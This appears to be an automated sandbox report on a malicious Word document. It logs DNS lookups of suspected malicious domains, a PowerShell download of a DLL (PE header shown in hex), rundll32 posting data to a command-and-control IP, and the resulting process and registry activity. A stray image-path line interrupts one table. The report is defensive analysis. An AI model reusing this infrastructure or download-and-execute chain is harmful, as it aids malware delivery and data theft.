Jan 12, 2021 19:16:04.863187075 CET	49166	443	192.168.2.22	51.79.161.36
Jan 12, 2021 19:16:04.870026112 CET	443	49165	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:05.061920881 CET	443	49166	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:05.062295914 CET	443	49166	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:05.062325001 CET	443	49166	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:05.062357903 CET	443	49166	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:05.062414885 CET	49166	443	192.168.2.22	51.79.161.36
Jan 12, 2021 19:16:05.062875032 CET	49166	443	192.168.2.22	51.79.161.36
Jan 12, 2021 19:16:05.064313889 CET	49166	443	192.168.2.22	51.79.161.36
Jan 12, 2021 19:16:05.145780087 CET	49167	443	192.168.2.22	185.2.4.29
Jan 12, 2021 19:16:05.197062969 CET	443	49167	185.2.4.29	192.168.2.22
Jan 12, 2021 19:16:05.197251081 CET	49167	443	192.168.2.22	185.2.4.29
Jan 12, 2021 19:16:05.197689056 CET	49167	443	192.168.2.22	185.2.4.29
Jan 12, 2021 19:16:05.248888016 CET	443	49167	185.2.4.29	192.168.2.22
Jan 12, 2021 19:16:05.248907089 CET	443	49167	185.2.4.29	192.168.2.22
Jan 12, 2021 19:16:05.249005079 CET	443	49167	185.2.4.29	192.168.2.22
Jan 12, 2021 19:16:05.249093056 CET	49167	443	192.168.2.22	185.2.4.29
Jan 12, 2021 19:16:05.251177073 CET	49167	443	192.168.2.22	185.2.4.29
Jan 12, 2021 19:16:05.251851082 CET	49168	443	192.168.2.22	185.2.4.29
Jan 12, 2021 19:16:05.263067961 CET	443	49166	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:05.302382946 CET	443	49167	185.2.4.29	192.168.2.22
Jan 12, 2021 19:16:05.303016901 CET	443	49168	185.2.4.29	192.168.2.22
Jan 12, 2021 19:16:05.303092957 CET	49168	443	192.168.2.22	185.2.4.29
Jan 12, 2021 19:16:05.303483009 CET	49168	443	192.168.2.22	185.2.4.29
Jan 12, 2021 19:16:05.354767084 CET	443	49168	185.2.4.29	192.168.2.22
Jan 12, 2021 19:16:05.354849100 CET	443	49168	185.2.4.29	192.168.2.22
Jan 12, 2021 19:16:05.354964018 CET	443	49168	185.2.4.29	192.168.2.22
Jan 12, 2021 19:16:05.355037928 CET	49168	443	192.168.2.22	185.2.4.29
Jan 12, 2021 19:16:05.357589960 CET	49168	443	192.168.2.22	185.2.4.29
Jan 12, 2021 19:16:05.408828974 CET	443	49168	185.2.4.29	192.168.2.22
Jan 12, 2021 19:16:05.758419037 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:05.992652893 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:05.992826939 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:05.992989063 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.226633072 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229259968 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229289055 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229307890 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229326010 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229338884 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.229357958 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229374886 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229398012 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.229412079 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.229423046 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229440928 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229458094 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229473114 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.229481936 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.229506969 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.463335037 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463362932 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463380098 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463392019 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463403940 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463417053 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463433027 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463448048 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.463457108 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.463469982 CET	80	49169	152.32.168.168	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 19:16:06.463486910 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463505983 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.463515997 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463536024 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463547945 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.463562965 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463581085 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463594913 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.463604927 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463622093 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463638067 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.463645935 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463661909 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463671923 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.463686943 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463695049 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.463711023 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463726997 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.463742018 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.657936096 CET	49169	80	192.168.2.22	152.32.168.168
Jan 12, 2021 19:16:06.697458982 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.697488070 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.697505951 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.697529078 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.697554111 CET	80	49169	152.32.168.168	192.168.2.22
Jan 12, 2021 19:16:06.697577000 CET	80	49169	152.32.168.168	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 19:16:03.922451019 CET	52197	53	192.168.2.22	8.8.8.8
Jan 12, 2021 19:16:04.207346916 CET	53	52197	8.8.8.8	192.168.2.22
Jan 12, 2021 19:16:05.088341951 CET	53099	53	192.168.2.22	8.8.8.8
Jan 12, 2021 19:16:05.145020008 CET	53	53099	8.8.8.8	192.168.2.22
Jan 12, 2021 19:16:05.367438078 CET	52838	53	192.168.2.22	8.8.8.8
Jan 12, 2021 19:16:05.757515907 CET	53	52838	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 12, 2021 19:16:03.922451019 CET	192.168.2.22	8.8.8.8	0x62a5	Standard query (0)	shulovbaazar.com	A (IP address)	IN (0x0001)
Jan 12, 2021 19:16:05.088341951 CET	192.168.2.22	8.8.8.8	0x523f	Standard query (0)	mybusinessevent.com	A (IP address)	IN (0x0001)
Jan 12, 2021 19:16:05.367438078 CET	192.168.2.22	8.8.8.8	0x51f2	Standard query (0)	uhk.cncranes.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 12, 2021 19:16:04.207346916 CET	8.8.8.8	192.168.2.22	0x62a5	No error (0)	shulovbaazar.com		51.79.161.36	A (IP address)	IN (0x0001)
Jan 12, 2021 19:16:05.145020008 CET	8.8.8.8	192.168.2.22	0x523f	No error (0)	mybusinessevent.com		185.2.4.29	A (IP address)	IN (0x0001)
Jan 12, 2021 19:16:05.757515907 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	uhk.cncranes.com	uhk.asiash.com		CNAME (Canonical name)	IN (0x0001)
Jan 12, 2021 19:16:05.757515907 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	uhk.asiash.com		152.32.168.168	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- uhk.cncranes.com
- 69.49.88.46

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	152.32.168.168	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2021 19:16:05.992989063 CET	4	OUT	GET /ErrorPages/3/ HTTP/1.1 Host: uhk.cncranes.com Connection: Keep-Alive
Jan 12, 2021 19:16:06.229259968 CET	6	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 12 Jan 2021 18:16:06 GMT Content-Type: application/octet-stream Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=60 Set-Cookie: 5ffde7661f466=1610475366; expires=Tue, 12-Jan-2021 18:17:06 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Tue, 12 Jan 2021 18:16:06 GMT Expires: Tue, 12 Jan 2021 18:16:06 GMT Content-Disposition: attachment; filename="SfDrGyeyuy.dll" Content-Transfer-Encoding: binary Data Raw: 33 65 37 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 5a de fd 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 46 00 00 00 d4 04 00 00 00 00 00 f0 21 00 00 00 10 00 00 00 60 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 05 00 00 04 00 00 01 09 06 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 fc 70 00 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 05 00 58 15 00 00 00 50 05 00 d4 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 72 00 00 18 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 8b 43 00 00 00 10 00 00 00 44 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 0c 01 00 00 00 60 00 00 00 02 00 00 00 48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 d8 08 00 00 00 70 00 00 00 0a 00 00 00 4a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 a4 bf 04 00 00 80 00 00 00 c0 04 00 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 35 00 00 64 00 00 00 00 40 05 00 00 02 00 00 00 14 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 65 6c 6f 63 00 00 d4 07 00 00 00 50 05 00 00 08 00 00 00 16 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 3e70MZ@!L!This program cannot be run in DOS mode.$PELZ_!2F!``pdXPxr.textCD `.rdata`H@@.datapJ@.tex t4T@.text5d@ @.relocP@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49171	69.49.88.46	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 12, 2021 19:16:37.122618914 CET	364	OUT	POST /kdd8h70lwp/lfu3p05/u2kanr3/ HTTP/1.1 DNT: 0 Referer: 69.49.88.46/kdd8h70lwp/lfu3p05/u2kanr3/ Content-Type: multipart/form-data; boundary=--------------IOWFryyt5oe5vl User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 69.49.88.46 Content-Length: 5572 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2021 19:16:38.436824083 CET	371	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 12 Jan 2021 18:16:38 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 39 39 34 0d 0a 18 0c 33 81 a5 5c 21 07 48 98 20 3e ef 9b b4 36 51 a4 10 c4 36 26 94 da be ac 37 1b c0 26 61 78 e1 3a c8 e4 19 89 b1 c6 8b 33 df 6e 09 2b e6 91 64 a8 37 ce a4 5a c5 0e 46 a5 72 2b 7f ea 5b 22 cc d9 e8 2a ce 37 57 64 6b 3d cf 97 75 7a c0 30 ec f7 a3 a1 48 0f e9 96 aa 07 7f 8b 7e 5c 37 d1 18 3c 20 de ee d7 a6 76 9e 3f a1 e4 1f 30 8d ab 05 8b c1 6a 9f 30 0b 30 e4 bc a8 3b dd 80 a5 3a 8a 44 56 d9 9c e2 00 15 ab ab 2e d8 97 37 ab 65 54 5e c8 01 af a9 ad 73 36 cc b0 a7 08 12 ae 0d 08 8a cb bb 9f 5e b1 e5 1b d6 a7 c5 09 db e9 72 a7 1a 9d a1 c9 34 4c ff 1d be e3 21 ff be ed 55 c2 55 f6 b9 cd 84 11 e1 79 f1 38 1c 91 ea 2f fd 74 58 27 88 5f 73 5d 3f 78 1b 56 7c d2 c8 90 80 b5 70 fb b5 0c 1d 0b 81 24 30 5a e2 c6 3e 43 4c 93 87 8d 67 c9 8f a1 72 d2 4c 9d 65 27 9b 38 46 cd 9d ca 59 15 a8 81 c1 a7 16 32 7f 15 e8 51 51 21 d8 05 80 2b 51 e4 f5 9b 97 86 45 d9 be 65 df 8d b5 ea bd d8 3c 49 8b bc 18 d0 93 27 2a 5e 30 38 fd 3b 19 4e 5c 11 f0 ab 5c a5 87 60 bc 51 81 0d e7 93 5e 34 d3 fb 0a a7 85 21 0a e2 32 77 28 d2 9e 1b db fa 12 23 dc 7b 5e 33 5c 13 9c b7 94 9b d1 92 ab 97 14 73 40 8b 58 45 8b f5 48 b2 1d d9 f8 b0 92 12 60 60 b9 0c 3e 9c 8d dd 95 0f a1 10 48 76 f7 39 ed 16 99 fe b7 f8 69 8f e9 47 43 9d a5 2d 66 68 c2 cb 95 a6 a4 ee 1d 67 ae 5f f5 0d e5 b0 d3 0c f3 c6 ec 99 86 9e 34 25 95 ce af c3 78 4c da 95 4d 73 96 8e 3c 9e e3 39 3d 95 3e b4 89 34 79 ab 42 81 5a 3c 5c 7f 0d 68 1f c7 c7 60 98 f8 21 65 3e ed 9c c9 47 c1 b4 45 70 29 22 51 9f 18 14 4b 41 27 fa 9d c7 f4 0f e4 8a e6 86 48 f0 a8 8c d9 e0 02 32 75 fe f9 ec 4f 70 c2 b0 67 63 b2 15 6f 3f fe f3 96 d8 e0 40 f7 a5 db aa 68 3b a6 5d 5b 4d e6 90 f0 b4 90 03 68 92 b4 f5 4b 8b 72 3d 76 26 b3 f1 df 06 cc a0 8f 4c ce 4a ba 0b 9b 82 88 6c 2c a3 02 f2 68 84 09 df f4 5c 0a 8f 49 8b 3b b0 a1 10 fb 2c 2b 8e e6 67 2d 3f 43 e5 33 30 36 09 65 13 04 b9 6d 48 08 1c 03 9f 4b 11 af 47 4d de d4 96 53 f7 31 8a c4 00 2f 68 0d c4 e3 33 cc 20 12 07 d3 b7 8d 1a 86 f5 6d 29 d9 d6 b0 1d 78 b7 98 f7 40 6c c0 41 05 d5 4c a7 5e e5 56 e4 9d 5a f2 07 20 83 78 4c 4b 88 f5 28 41 0a 48 ae 33 b8 54 ed db 5c cf fc 43 d4 5f 25 db bb 55 e7 6a ca 5d 8f a4 2e 85 63 40 ba 77 6b 51 2c 20 b8 74 37 9d 9b dd 17 c7 0c 5a e1 56 d9 d1 f9 4c 05 5d 19 c9 36 d9 9b bc 1e bf 35 d9 95 43 9c 53 56 03 fe 52 62 06 35 f1 3d 20 72 f8 e0 e4 71 2f 04 d9 6d e6 30 1d eb a3 fc 95 9b 18 fc 78 ca 25 48 f1 62 8d 66 16 97 4e f6 c5 40 24 e0 55 da 65 3b bb b3 d8 4e d0 1c 4a 4b d1 60 23 b0 ab ac 02 2d 45 c9 fa ee 74 18 c3 91 82 0b 2c 8d 1c 68 5f 10 c0 c9 6a 03 e3 39 df e5 f5 3c a8 85 9e 0a 00 26 50 af 79 5c 35 b4 3d 09 79 90 a4 c0 90 2a b0 4a a4 33 42 59 02 38 ba a4 e0 43 09 ef a5 b8 38 f4 df 48 ee 9e 07 49 a9 81 ff cb 83 bf 8a e2 15 28 00 8d e7 83 4d b0 32 b8 54 14 99 fb 8b 24 38 94 95 a8 62 3b d8 dc 08 76 05 da 71 66 e3 ef 5a db 4f 4a de 33 f5 b8 41 3c cf c3 aa 84 14 02 91 1c d4 eb cd 35 1d 7b 85 ac 78 3c 39 42 32 f2 49 61 91 47 4b 64 3c 34 35 6f 46 95 a6 08 c3 4a 57 15 3b 10 d5 c4 5e 84 81 f5 0b d0 4d fa b1 1b 2c 9f 4a 02 cd 84 08 69 d0 c3 dc e4 d4 b4 8b b7 bc e9 5e 0c 3a 34 aa 80 9b 6a 12 6b 74 cc d7 76 f7 0b 7f 53 7b 80 4b 06 3e d1 3e 81 f6 c3 ce ec 8d 6f a7 dd 14 43 cc 38 44 12 2c dd b0 c6 6a 11 52 29 a8 3f b2 92 ff fb 96 c2 19 a3 ce 14 ed 65 ea d4 0b 14 16 b8 68 22 df 49 14 3e fb af 93 d7 60 9f 11 07 31 85 6c a3 65 41 58 a7 3d 43 f2 8b f5 11 b7 f4 ff e8 c1 f2 78 97 8d fe c9 d4 0b 37 0f a1 3d ea 74 f8 2d d8 e8 ee 5a e3 44 b9 86 59 c7 3f 13 ae c1 d7 c2 43 74 c3 5e 01 ff 09 14 0b 34 6c b0 86 c6 d7 6b 72 df Data Ascii: 9943\!H >6Q6&7&ax:3n+d7ZFr+["*7Wdk=uz0H~\7< v?0j00;:DV.7eT^s6^r4L!UUy8/tX'_s]?xV|p$0Z>CL grLe'8FY2QQ!+QEe<I'*^08;N\\`Q^4!2w(#{^3\s@XEH``>Hv9iGC-fhg_4%xLMs<9=>4yBZ<\h`!e>GEp)"QKA'H2uOpgco?@h;] [MhKr=v&LJl,h\l;,+g-?C306emHKGMS1/h3 m)x@lAL^VZ xLK(AH3T\C_%Uj].c@wkQ, t7ZVL]65CSVRb5= rq/m0x%HbfN @$Ue;NJK`#-Et,h_j9<&Py\5=y*J3BY8C8HI(M2T$8b;vqfZOJ3A<5{x<9B2laGKd<45oFJW;^M,Ji^:4jktvS{K>>oC8D,jR)?e h"I>`1leAX=Cx7=t-ZDY?Ct^4lkr

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1604 Parent PID: 584

General

Start time:	19:15:38
Start date:	12/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fdc0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF779549DD5064C697.TMP	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE91AEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE91B6CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F6078	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F6078	F6078	binary	04 00 00 00 44 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 57 37 E4 73 5A E9 D6 01 78 60 0F 00 78 60 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
